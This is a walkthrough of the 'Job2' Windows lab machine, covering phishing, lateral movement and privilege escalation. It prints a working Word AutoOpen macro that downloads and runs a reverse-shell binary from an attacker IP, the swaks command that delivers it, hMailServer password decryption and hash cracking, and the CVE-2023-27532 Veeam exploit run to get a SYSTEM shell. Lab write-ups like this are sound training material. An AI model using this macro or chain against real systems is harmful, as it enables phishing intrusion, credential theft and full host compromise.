
Overview
Job2 is a Windows machine that starts with a phishing scenario. The website invites applicants to submit a Microsoft Word document by email, which provides an opportunity to deliver a macro-enabled document. From the initial shell as julian, the path continues through hMailServer configuration files, database password decryption, SQL CE database analysis, and lateral movement to Ferdinand. Privilege escalation is completed by abusing a vulnerable Veeam Backup installation to execute code as NT AUTHORITY\SYSTEM.
Attack Chain
- Enumerate exposed services and identify HTTP, HTTPS, SMTP, SMB, RDP, and WinRM
- Discover a job application page requesting a Microsoft Word CV submission
- Create a malicious Word macro that downloads and executes
rcat - Send the document to
hr@job2.vlwithswaks - Catch a reverse shell as
julian - Discover Mailserver Administrator credentials in
creds.txt - Enumerate
Program Files (x86)and identifyhMailServer,LINQPad5, andVeeam - Recover encrypted hMailServer database credentials from
hMailServer.INI - Decrypt the SQL CE database password and open
hMailServer.sdf - Extract and crack
Ferdinand’s mail account hash - Use
Ferdinandcredentials to gain RDP access and read the user flag - Exploit Veeam Backup with CVE-2023-27532
- Execute
rcatas Administrator and obtain a SYSTEM shell
Enumeration
Port Scanning
We start by defining the target details and confirming that the machine is reachable.
export IP=10.10.125.132; export NAME=JOB2; echo $IP; echo $NAME; ping $IP -c 1
Next, we run a full TCP port scan.
nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -p- -v -oA scans/nmap_allports_$NAME
The open ports are extracted into a comma-separated list for the follow-up service scan.
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports
The discovered open TCP ports are:
22,25,80,111,135,139,443,445,3389,5985,10006
We then run the default scripts and service/version detection against those ports.
nmap $IP -p$ports -Pn -sC -sV -oA scans/nmap_initial_$NAME -v

Findings
The scan gives us several interesting services to investigate. SMTP (25) is exposed, which becomes important once we find an email address. HTTPS (443) hosts the public-facing site, while SMB (445), RDP (3389), and WinRM (5985) may become useful once credentials are found.
Web Enumeration
Job Application Page
Browsing to the HTTPS site shows a job application page. We add the target to /etc/hosts as www.job2.vl and find that applicants are expected to send a CV to hr@job2.vl as a Microsoft Word document.

This is a strong hint toward a client-side attack. Since the site specifically asks for a Word document, we move to a Windows VM and prepare a macro-enabled document.
Foothold
Creating the Malicious Word Document
In Microsoft Word 2010, we create a new document called cv.doc. From there, we navigate to View and open the Macros menu.

We create a macro named AutoOpen and make sure it is stored inside cv.doc. This macro name is important because it executes automatically when the document is opened.

The macro uses two Windows API functions. The first downloads a file from our attacking machine, and the second executes that file.
The first function is URLDownloadToFileA, which is used to download rcat.exe to the target.
Private Declare PtrSafe Function URLDownloadToFileA Lib "urlmon" ( _
    ByVal pCaller As Long, _
    ByVal szURL As String, _
    ByVal szFileName As String, _
    ByVal dwReserved As Long, _
    ByVal lpfnCB As Long) As Long
The second function is WinExec, which is used to run the downloaded payload.
Private Declare PtrSafe Function WinExec Lib "kernel32" ( _
    ByVal lpCmdLine As String, _
    ByVal uCmdShow As Long) As Long
The AutoOpen payload downloads rcat.exe into C:\Windows\tasks and then executes it.
Sub AutoOpen()
    URLDownloadToFileA 0, "http://10.8.6.99/rcat.exe", "C:\Windows\tasks\rcat_10.8.6.99_443.exe", 0, 0
    WinExec "C:\Windows\tasks\rcat_10.8.6.99_443.exe", SHOW_HIDE
End Sub

The full macro is shown below.
Private Declare PtrSafe Function URLDownloadToFileA Lib "urlmon" ( _
    ByVal pCaller As Long, _
    ByVal szURL As String, _
    ByVal szFileName As String, _
    ByVal dwReserved As Long, _
    ByVal lpfnCB As Long) As Long

Private Declare PtrSafe Function WinExec Lib "kernel32" ( _
    ByVal lpCmdLine As String, _
    ByVal uCmdShow As Long) As Long

Sub AutoOpen()
    URLDownloadToFileA 0, "http://10.8.6.99/rcat.exe", "C:\Windows\tasks\rcat_10.8.6.99_443.exe", 0, 0
    WinExec "C:\Windows\tasks\rcat_10.8.6.99_443.exe", SHOW_HIDE
End Sub
Sending the Phishing Email
To move cv.doc from the Windows VM back to the attacking machine, we start an SMB share with Impacket.
python3 /usr/share/doc/python3-impacket/examples/smbserver.py -smb2support CompData /home/mrbeetroot/Shares
Before sending the email, we host rcat.exe on a Python web server and start a listener on port 443. Then we use swaks to send the malicious CV to the HR mailbox.
sudo swaks --to hr@job2.vl --from apply@localhost --attach @cv.doc --server 10.10.124.241 --body "Application CV" --header "Subject: CV 01"

The message is accepted by the mail server.

Shortly after the email is processed, the target requests rcat.exe from our Python web server.

We catch a reverse shell as julian.

Initial Credential Discovery
When checking Julian’s Desktop for the user flag, we do not find user.txt. Instead, there is a creds.txt file containing a password for the Mailserver Administrator.

The recovered password is:
MailAdm1n2023
Lateral Movement
Installed Application Enumeration
Because the credential appears to belong to a mail application, we inspect Program Files (x86) for anything related to mail services or other interesting software.
cd "Program Files (x86)"
cmd /c dir /a /o /q
Three applications stand out: hMailServer, LINQPad5, and Veeam.

Since we already have a mail-related password, hMailServer is the first application to investigate.
hMailServer File Enumeration
Inside the hMailServer directory, we use tree to get a quick overview of the folder structure.
tree /f
The output is large, but it confirms that there are many files worth reviewing.

Image snipped as the output was too long.
To search for possible credentials, we recursively look for files containing the strings pass, pwd, or secret.
Get-ChildItem -Recurse -File | Where-Object { Select-String -Path $_.FullName -Pattern 'pass','pwd','secret' -SimpleMatch -Quiet } | Select-Object -ExpandProperty FullName
The first run returns a lot of noise from .sql and .dll files, so we exclude those extensions and run it again.
Get-ChildItem -Recurse -File | Where-Object { $_.Extension -notin '.sql','.dll' -and (Select-String -Path $_.FullName -Pattern 'pass','pwd','secret' -SimpleMatch -Quiet) } | Select-Object -ExpandProperty FullName
The cleaned output is much more manageable.

hMailServer Configuration
The hMailServer.INI file is an obvious next target, so we read it from the Bin directory.
type Bin\hMailServer.INI
The file contains two interesting password-related values.

AdministratorPassword=8a53bc0c0c9733319e5ee28dedce038e
Password=4e9989caf04eaa5ef87fd1f853f08b62
The same configuration shows PasswordEncryption=1. Research into hMailServer indicates that this password is encrypted with Blowfish, and references a helper script named DecryptBlowfish.vbs.
From our earlier file search, we had already seen this script in the output.

The script is present on disk.

Running the script directly with cscript does not work cleanly in this environment. Rather than installing hMailServer locally, we use an existing hMailServer database password decrypter:
https://github.com/GitMirar/hMailDatabasePasswordDecrypter?ref=benheater.com
The database password hash is passed to the tool.
./decrypt 4e9989caf04eaa5ef87fd1f853f08b62
The database password is recovered successfully.

95C02068FD5D
Opening the hMailServer Database
During the earlier application enumeration, we also saw LINQPad5. This is useful because it can interact with the hMailServer.sdf SQL Server Compact database.

We copy the database file to the SMB share so it can be accessed from the Windows VM.
copy .\hMailServer.sdf \\10.8.6.99\CompData\hMailServer.sdf
In LINQPad, we add a new connection, attach the database file, and provide the recovered password.

The database initially does not open correctly as SQL CE 3.5, so we upgrade the .sdf file to SQL CE 4.0 with a PowerShell script.
# Path to the SQL Server Compact 4.0 assembly (x64 shown here)
$ceDll = "C:\Program Files\Microsoft SQL Server Compact Edition\v4.0\Private\System.Data.SqlServerCe.dll"

# Path to your SDF
$db = "C:\Tmp\hMailServer.sdf"

# If your DB has a password, include it: "Data Source=$db;Password=yourpass;"
$cs = "Data Source=$db;Password=95C02068FD5D"

# Load the CE runtime and upgrade in-place
Add-Type -Path $ceDll
$engine = New-Object System.Data.SqlServerCe.SqlCeEngine($cs)
$engine.Upgrade()
Write-Host "✅ Upgrade completed: $db"
Running the commands line by line confirms that the upgrade completes successfully.

The database can now be opened in LINQPad by selecting SQL CE 4.0.

Once the database is visible, we browse to hm_accounts, right-click it, and choose View/Edit top 100 rows in grid.

The table contains an account for Ferdinand and an associated password hash.

04063d4de2e5d06721cfbd7a31390d02d18941d392e86aabe02eda181d9702838baa11
Cracking Ferdinand’s Password
The hash is saved to a file and cracked with john using rockyou.txt.
john --wordlist=/usr/share/wordlists/rockyou.txt Ferdinand.hash
The password is recovered successfully.

Ferdinand:Franzi123!
RDP as Ferdinand
The credentials are tested against RDP with netexec.
nxc rdp $IP -u 'Ferdinand' -p 'Franzi123!'
RDP access is allowed.

We then establish an RDP session with remmina as Ferdinand.


The user flag is visible on Ferdinand’s Desktop and can be read from the RDP session.
Privilege Escalation
Veeam Backup Discovery
From Ferdinand’s desktop, Veeam Backup immediately stands out. This also matches the Veeam directory we noticed earlier under Program Files (x86).

The installed Veeam Backup instance is vulnerable to CVE-2023-27532, which can be abused to execute commands with elevated privileges.
https://github.com/sfewer-r7/CVE-2023-27532
Building the Exploit

We clone the public exploit repository and follow the build steps. To get the project compiling in Visual Studio, we download the required Veeam DLLs and update the project references:
Veeam.Backup.Interaction.MountService.dll
veeam.backup.common.dll
veeam.backup.model.dll

After fixing the references, the project builds successfully and produces VeeamHax.exe.

We transfer VeeamHax.exe and the required DLLs to the target.
Exploiting Veeam to SYSTEM

For the payload, we reuse the same rcat binary that was already downloaded to C:\Windows\tasks. The exploit is executed against localhost and instructed to run the reverse shell payload.
.\VeeamHax.exe --target 127.0.0.1 --cmd c:\windows\tasks\rcat_10.8.6.99_443.exe
The listener catches a shell as NT AUTHORITY\SYSTEM.

With SYSTEM access, the root flag can be read.

Key Takeaways
Job2 shows how a realistic phishing-style entry point can lead to full compromise when combined with weak internal credential handling. The initial Word macro provided access as julian, but the real progress came from careful local enumeration: a mail administrator password, hMailServer configuration secrets, and the SQL CE mail database all chained together into valid Ferdinand credentials. The final escalation through Veeam Backup highlights the importance of reviewing installed enterprise software and patching known local privilege escalation vulnerabilities.